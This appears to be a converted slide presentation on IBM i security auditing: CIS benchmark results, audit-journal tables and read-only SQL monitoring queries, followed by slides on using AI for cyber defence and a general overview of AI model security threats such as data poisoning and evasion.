- Planning: Define audit objectives and scope
- Data Collection: Gathering relevant information (system logs, user activity)
- Analysis: Reviewing collected data for anomalies and security issues
- Reporting: Documenting findings and recommendations
- Remediation: Addressing identified vulnerabilities and issues

# Best Practices for Security Auditing on IBM i

- Regularly review user access permissions
- Monitor system logs for suspicious activities
- Conduct penetration testing and vulnerability assessments
- Stay updated with security patches and updates
- Educate users on security best practices



# Center for internet security

The screenshot shows the CIS website homepage. At the top, there is a navigation bar with the CIS logo on the left and several utility links on the right: "CIS Hardened Images", "Support", "CIS WorkBench Sign In", and "Alert Level: Guarded". Below these are dropdown menus for "COMPANY", "SOLUTIONS", "INSIGHTS", and "JOIN CIS". A search icon is also present. The main content area features the headline "Creating Confidence in the Connected World™" and a sub-headline: "At CIS®, we're harnessing the power of the global IT community to safeguard public and private organizations against cyber threats. Join us."

← → ↻ <https://www.cisecurity.org> ☆ 📁 📱 K ⋮

[NEW] A Guide to Defining Reasonable Cybersecurity | [Learn More](#) ✕

 **Center for Internet Security**  
*Creating Confidence in the Connected World.*

CIS Hardened Images 📁 Support 🗨️ CIS WorkBench Sign In 🔒 Alert Level: **Guarded** ⓘ

[COMPANY](#) ▾ [SOLUTIONS](#) ▾ [INSIGHTS](#) ▾ [JOIN CIS](#) ▾



## Creating Confidence in the Connected World™

At CIS®, we're harnessing the power of the global IT community to safeguard public and private organizations against cyber threats. Join us.

# Center for internet security



## CIS IBM i V7R5M0 Benchmark

v1.1.0 - 09-19-2023



Category description ↑	Sub-category description	Collection item description	Collection value	Collection score	Collection time	Collection remark
Audit Journal	Journal Configuration	QAUDJRN Receiver Library *PUBLIC Authority	*CHANGE	Warning	2024-02-17-10.26.51.525467	✘
Audit Journal	Journal Configuration	QAUDJRN Current Receiver *PUBLIC Authority	*EXCLUDE	Good	2024-02-17-10.26.51.917237	✘
Audit Journal	Journal Configuration	QAUDJRN Receiver Prefix	AUDRCV	No score	2024-02-17-10.26.52.244707	✘
Audit Journal	Journal Configuration	QAUDJRN *PUBLIC Authority	*EXCLUDE	Good	2024-02-17-10.26.52.572181	✘
Audit Journal	Journal Configuration	QAUDJRN Current Receiver	AUDRCV3278	No score	2024-02-17-10.26.52.903668	✘
Audit Journal	Journal Configuration	QAUDJRN Receiver Library Owner	QSYS	Good	2024-02-17-10.26.53.227838	✘
Audit Journal	Journal Configuration	QAUDJRN Current Receiver Owner	QSYS	Good	2024-02-17-10.26.53.555315	✘
Audit Journal	Journal Configuration	QAUDJRN Owner	QSYS	Good	2024-02-17-10.26.53.883073	✘
Audit Journal	Journalled events	AD - Auditing changes	YES	Good	2024-02-17-12.41.34.042015	✘
Audit Journal	Journalled events	AF - Authority failure	YES	Good	2024-02-17-12.41.34.376595	✘
Audit Journal	Journalled events	AP - Obtaining adopted authority	NO	Alert	2024-02-17-12.41.34.700151	✘
Audit Journal	Journalled events	AU - Attribute changes	YES	No score	2024-02-17-12.41.35.028290	✘
Audit Journal	Journalled events	CA - Authority changes	YES	Good	2024-02-17-12.41.35.354179	✘
Audit Journal	Journalled events	CD - Command string audit	NO	No score	2024-02-17-12.41.35.682387	✘
Audit Journal	Journalled events	CO - Create object	YES	No score	2024-02-17-12.41.36.010718	✘
Audit Journal	Journalled events	CP - User profile changed, created, or restored	YES	Good	2024-02-17-12.41.36.336421	✘
Audit Journal	Journalled events	CQ - Change of *CRQD object	YES	No score	2024-02-17-12.41.36.665391	✘
Audit Journal	Journalled events	CU - Cluster Operations	NO	No score	2024-02-17-12.41.36.993128	✘
Audit Journal	Journalled events	CV - Connection verification	YES	No score	2024-02-17-12.41.37.320045	✘
Audit Journal	Journalled events	CY - Cryptographic Configuration	YES	Good	2024-02-17-12.41.37.648118	✘
Audit Journal	Journalled events	DI - Directory Server	YES	Good	2024-02-17-12.41.37.975153	✘
Audit Journal	Journalled events	DO - Delete object	YES	No score	2024-02-17-12.41.38.302428	✘
Audit Journal	Journalled events	DS - DST security password reset	YES	Good	2024-02-17-12.41.38.630881	✘
Audit Journal	Journalled events	EV - System environment variables	YES	Good	2024-02-17-12.41.38.958041	✘
Audit Journal	Journalled events	GR - Generic record	YES	No score	2024-02-17-12.41.39.285723	✘
Audit Journal	Journalled events	GS - Socket description was given to another job	YES	No score	2024-02-17-12.41.39.613194	✘
Audit Journal	Journalled events	IM - Intrusion monitor	YES	Good	2024-02-17-12.41.39.941227	✘
Audit Journal	Journalled events	IP - Interprocess Communication	YES	No score	2024-02-17-12.41.40.275201	✘



Search:

[Back](#) [View event](#) [View event data](#)

System	Timestamp	Action	User	Type	Journal En...	Journal Ac...	Job	Severity	Priority	Program	Program Library
78C60E0	2024-03-01-10.56.10.294960	Asynchronous Signals	POSTGRES	Audit Journal	SG	A	212530/POSTGRES/POSTGRES	0	0	QP0ZPCP2	QSYS
78C60E0	2024-03-01-10.56.10.284320	Asynchronous Signals	POSTGRES	Audit Journal	SG	A	212539/POSTGRES/POSTGRES	0	0	QP0ZPCP2	QSYS
78C60E0	2024-03-01-10.56.10.257696	Asynchronous Signals	POSTGRES	Audit Journal	SG	A	212539/POSTGRES/POSTGRES	0	0	QP0ZPCP2	QSYS
78C60E0	2024-03-01-10.56.10.217344	Asynchronous Signals	POSTGRES	Audit Journal	SG	A	212530/POSTGRES/POSTGRES	0	0	QP0ZPCP2	QSYS
78C60E0	2024-03-01-10.56.02.778320	Asynchronous Signals	POSTGRES	Audit Journal	SG	A	212530/POSTGRES/POSTGRES	0	0	QP0ZPCP2	QSYS
78C60E0	2024-03-01-10.56.02.767040	Asynchronous Signals	POSTGRES	Audit Journal	SG	A	212539/POSTGRES/POSTGRES	0	0	QP0ZPCP2	QSYS
78C60E0	2024-03-01-10.56.02.737872	Asynchronous Signals	POSTGRES	Audit Journal	SG	A	212539/POSTGRES/POSTGRES	0	0	QP0ZPCP2	QSYS
78C60E0	2024-03-01-10.56.02.692880	Asynchronous Signals	POSTGRES	Audit Journal	SG	A	212530/POSTGRES/POSTGRES	0	0	QP0ZPCP2	QSYS
78C60E0	2024-03-01-10.55.55.209248	Asynchronous Signals	POSTGRES	Audit Journal	SG	A	212530/POSTGRES/POSTGRES	0	0	QP0ZPCP2	QSYS
78C60E0	2024-03-01-10.55.55.198528	Asynchronous Signals	POSTGRES	Audit Journal	SG	A	212539/POSTGRES/POSTGRES	0	0	QP0ZPCP2	QSYS
78C60E0	2024-03-01-10.55.55.175840	Asynchronous Signals	POSTGRES	Audit Journal	SG	A	212539/POSTGRES/POSTGRES	0	0	QP0ZPCP2	QSYS
78C60E0	2024-03-01-10.55.55.143088	Asynchronous Signals	POSTGRES	Audit Journal	SG	A	212530/POSTGRES/POSTGRES	0	0	QP0ZPCP2	QSYS
78C60E0	2024-03-01-10.55.47.667616	Asynchronous Signals	POSTGRES	Audit Journal	SG	A	212530/POSTGRES/POSTGRES	0	0	QP0ZPCP2	QSYS
78C60E0	2024-03-01-10.55.47.656720	Asynchronous Signals	POSTGRES	Audit Journal	SG	A	212539/POSTGRES/POSTGRES	0	0	QP0ZPCP2	QSYS
78C60E0	2024-03-01-10.55.47.636832	Asynchronous Signals	POSTGRES	Audit Journal	SG	A	212539/POSTGRES/POSTGRES	0	0	QP0ZPCP2	QSYS
78C60E0	2024-03-01-10.55.47.599440	Asynchronous Signals	POSTGRES	Audit Journal	SG	A	212530/POSTGRES/POSTGRES	0	0	QP0ZPCP2	QSYS
78C60E0	2024-03-01-10.55.39.093488	Asynchronous Signals	POSTGRES	Audit Journal	SG	A	212530/POSTGRES/POSTGRES	0	0	QP0ZPCP2	QSYS
78C60E0	2024-03-01-10.55.39.082144	Asynchronous Signals	POSTGRES	Audit Journal	SG	A	212539/POSTGRES/POSTGRES	0	0	QP0ZPCP2	QSYS
78C60E0	2024-03-01-10.55.39.055760	Asynchronous Signals	POSTGRES	Audit Journal	SG	A	212539/POSTGRES/POSTGRES	0	0	QP0ZPCP2	QSYS
78C60E0	2024-03-01-10.55.39.021232	Asynchronous Signals	POSTGRES	Audit Journal	SG	A	212530/POSTGRES/POSTGRES	0	0	QP0ZPCP2	QSYS
78C60E0	2024-03-01-10.55.32.483600	Asynchronous Signals	POSTGRES	Audit Journal	SG	A	212530/POSTGRES/POSTGRES	0	0	QP0ZPCP2	QSYS



# Using SQL to monitor / audit the system

```
select authorization_name as user_name, j.* from
qsys2.netstat_job_info j where local_port in (23, 446, 449,
2001, 4402, 5544, 5555, 8470, 8471, 8472, 8473, 8474, 8475,
8476) and j.authorization_name in (select authorization_name
text_description from qsys2.user_info where
special_authorities like '%*ALLOBJ%' or authorization_name in
(select user_profile_name from qsys2.group_profile_entries
where group_profile_name in (select authorization_name from
qsys2.user_info where special_authorities like '%*ALLOBJ%'))))
```

# Using SQL to monitor / audit the system

Collectable Items

Back View detail View SQL events View SQL-statement View score details

Category	Category description	Sub-Category	Sub-Category description	Item Description	Item Remark
AJ	Audit Journal	QJC	Journal Configuration	QAUDJRN Receiver Library *PUBLIC Authority	Auditing shall be enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	QJC	Journal Configuration	QAUDJRN Current Receiver *PUBLIC Authority	Auditing shall be enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	QJC	Journal Configuration	QAUDJRN Receiver Prefix	Auditing shall be enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	QJC	Journal Configuration	QAUDJRN *PUBLIC Authority	Auditing shall be enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	QJC	Journal Configuration	QAUDJRN Current Receiver	Auditing shall be enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	QJC	Journal Configuration	QAUDJRN Receiver Library Owner	Auditing shall be enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	QJC	Journal Configuration	QAUDJRN Current Receiver Owner	Auditing shall be enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	QJC	Journal Configuration	QAUDJRN Own	Auditing shall be enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	QJC	Journal Configuration	tester	
AJ	Audit Journal	QJC	Journal Configuration	tester red desc	rk update
AJ	Audit Journal	QJC	Journal Configuration	tester red desc	rk update
AJ	Audit Journal	QJC	Journal Configuration	tester	
AJ	Audit Journal	JNL	Journal events	AD - Auditing c	enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	JNL	Journal events	AF - Authority t	enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	JNL	Journal events	AP - Obtaining s	enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	JNL	Journal events	AU - Attribute d	enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	JNL	Journal events	CA - Authority c	enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	JNL	Journal events	CD - Command	enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	JNL	Journal events	CO - Create objec	enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	JNL	Journal events	CP - User profile changed, created, or restored	Auditing shall be enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	JNL	Journal events	CQ - Change of *CRQD object	Auditing shall be enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	JNL	Journal events	CU - Cluster Operations	Auditing shall be enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	JNL	Journal events	CV - Connection verification	Auditing shall be enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	JNL	Journal events	CY - Cryptographic Configuration	Auditing shall be enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	JNL	Journal events	DI - Directory Server	Auditing shall be enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	JNL	Journal events	DO - Delete object	Auditing shall be enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	JNL	Journal events	DS - DST security password reset	Auditing shall be enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...
AJ	Audit Journal	JNL	Journal events	EV - System environment variables	Auditing shall be enabled to capture security related user access and actions, special privilege access and actions, configuration changes, and privileged adminis...

SQL statement

```
WITH JRN(LIBRARY, OBJ) AS (SELECT JOURNAL_RECEIVER_LIBRARY,
JOURNAL_RECEIVER_NAME FROM QSYS2.JOURNAL_RECEIVER_INFO WHERE
JOURNAL = 'QAUDJRN' and STATUS = 'ATTACHED') SELECT a.OBJECT_AUTHORITY
AS VALUE, LIBRARY, OBJ FROM JRN, table(QSYS2.OBJECT_PRIVILEGES(LIBRARY,
OBJ, '*JRNRCV')) as a where a.AUTHORIZATION_USER = '*PUBLIC'
```

Back

# Ai as a defense ?

- Threat detection and response
- Behavioral analysis
- Predictive security
- Automated patch management

# Can AI help us protect our system ?

AI-powered solutions can sift through vast amounts of data to identify abnormal behavior and detect malicious activity, such as a new zero-day attack. AI can also automate many security processes, such as patch management, making staying on top of your cyber security needs easier.





# Can AI help us protect our system ?

AI-based solutions use machine learning algorithms that can detect and respond to both known and unknown threats in real-time.

Another way that AI-based solutions differ from traditional approaches is that they are designed to continuously learn and adapt.

# Malware Detection

Malware is a significant threat to cybersecurity. Traditional antivirus software relies on signature-based detection to identify known malware variants.

By analyzing the behavior of malware, AI can identify new and unknown malware variants that may be missed by traditional antivirus software.

AI-based malware detection solutions can be trained using both labeled and unlabeled data.

# Phishing Detection

AI-based phishing detection solutions use machine learning algorithms to analyze the content and structure of emails to identify potential phishing attacks. These algorithms can learn from vast amounts of data to detect patterns and anomalies that indicate a phishing attack.

AI-based solutions can also analyze the behavior of users when interacting with emails to identify potential phishing attacks. For example, if a user clicks on a suspicious link or enters personal information in response to a phishing email, AI-based solutions can flag that activity and alert security teams.

# Security Log Analysis

Traditional security log analysis relies on rule-based systems that are limited in their ability to identify new and emerging threats.

AI-based security log analysis uses machine learning algorithms that can analyze large volumes of security log data in real-time.

AI-based security log analysis can also help organizations identify potential insider threats.

# Network Security

AI algorithms can be trained to monitor networks for suspicious activity, identify unusual traffic patterns, and detect devices that are not authorized to be on the network.

AI can improve network security through anomaly detection

# Benefits

AI enhances efficiency in the analysis of large volumes of security data. Security analysts often face the challenge of sifting through extensive logs, alerts, and reports to identify potential threats

AI-powered automation also plays a crucial role in tasks like vulnerability scanning and patch management.

# Benefits

AI can contribute to streamlining incident response processes. When a security incident occurs, AI algorithms can help assess the severity and impact of the incident by analyzing relevant data. They can provide real-time alerts and recommendations, enabling security teams to respond promptly and effectively.

By processing data from various sources rapidly, AI can identify suspicious patterns, anomalies, or indicators of compromise that may signify an ongoing or imminent cyber attack. This real-time analysis allows security teams to gain immediate visibility into potential threats and take prompt action to mitigate risks.

# Caveat ! BIAS

Bias refers to the systematic and unfair favoritism or discrimination in the outcomes produced by an algorithm. In the context of cybersecurity, bias can result in false positives or false negatives, leading to flawed decisions, missed threats, or unjust actions.

For example, if an AI algorithm is trained on a dataset that predominantly consists of emails from male senders, it may inadvertently flag emails from female senders as spam at a higher rate, assuming a biased association between gender and spam content.



# Can AI help us protect our system ?

- <https://github.com/ottosulin/awesome-ai-security>



# What about security on AI models ?

A **new threat** emerges

As the use of AI has spread, inevitably a new problem has arisen: **AI model security.**



# What about security on AI models ?


evaluation of the **security of AI environments** (training, development, production)

**vulnerability** assessment of specific **AI models** and applications


implementing **strong security** throughout the **AI model lifecycle**

# AI pipeline

It is critical to protect AI models throughout the entire model development life cycle: acquisition of training data, data engineering, model building, model training, deployment, storage, modification, consumption of production data and model output.



# Goals of AI model security



# Goals of AI model security

**Integrity:** Prevent attackers from degrading AI models and AI model functionality.


**Availability:** Stop attackers from interfering with normal operation of AI models.

**Privacy:** Protect the confidentiality of sensitive data used to build the model as well as the proprietary information in the model itself.

# Goals of AI model security – Practical ?

- 1) the training environment → often terabytes or even petabytes of data are stored in a data lake with efficient access for building the AI models
- 2) the development environment itself, encompassing a software platform like JupyterLab, source code control system and collaboration tools
- 3) the production environment, where gigabytes and terabytes of data are continually streamed to be processed by the model in real time.

# New opportunity and motivation for attacking AI





# New opportunity and motivation for attacking AI

**AI, is all about the data.**

The training environment is vulnerable because the need for terabytes or even petabytes of training data makes it nearly impossible to secure the data or vet the data source.


AI models in the production environment often operate on data from outside the organization, often from the public internet, giving the adversary more opportunity to poison or otherwise subvert the model.

# AI Evasion attack

This means fooling the model by changing input, typically in a production environment (i.e. when the model is applied to real-time data as an inference engine).



# AI Evasion attack

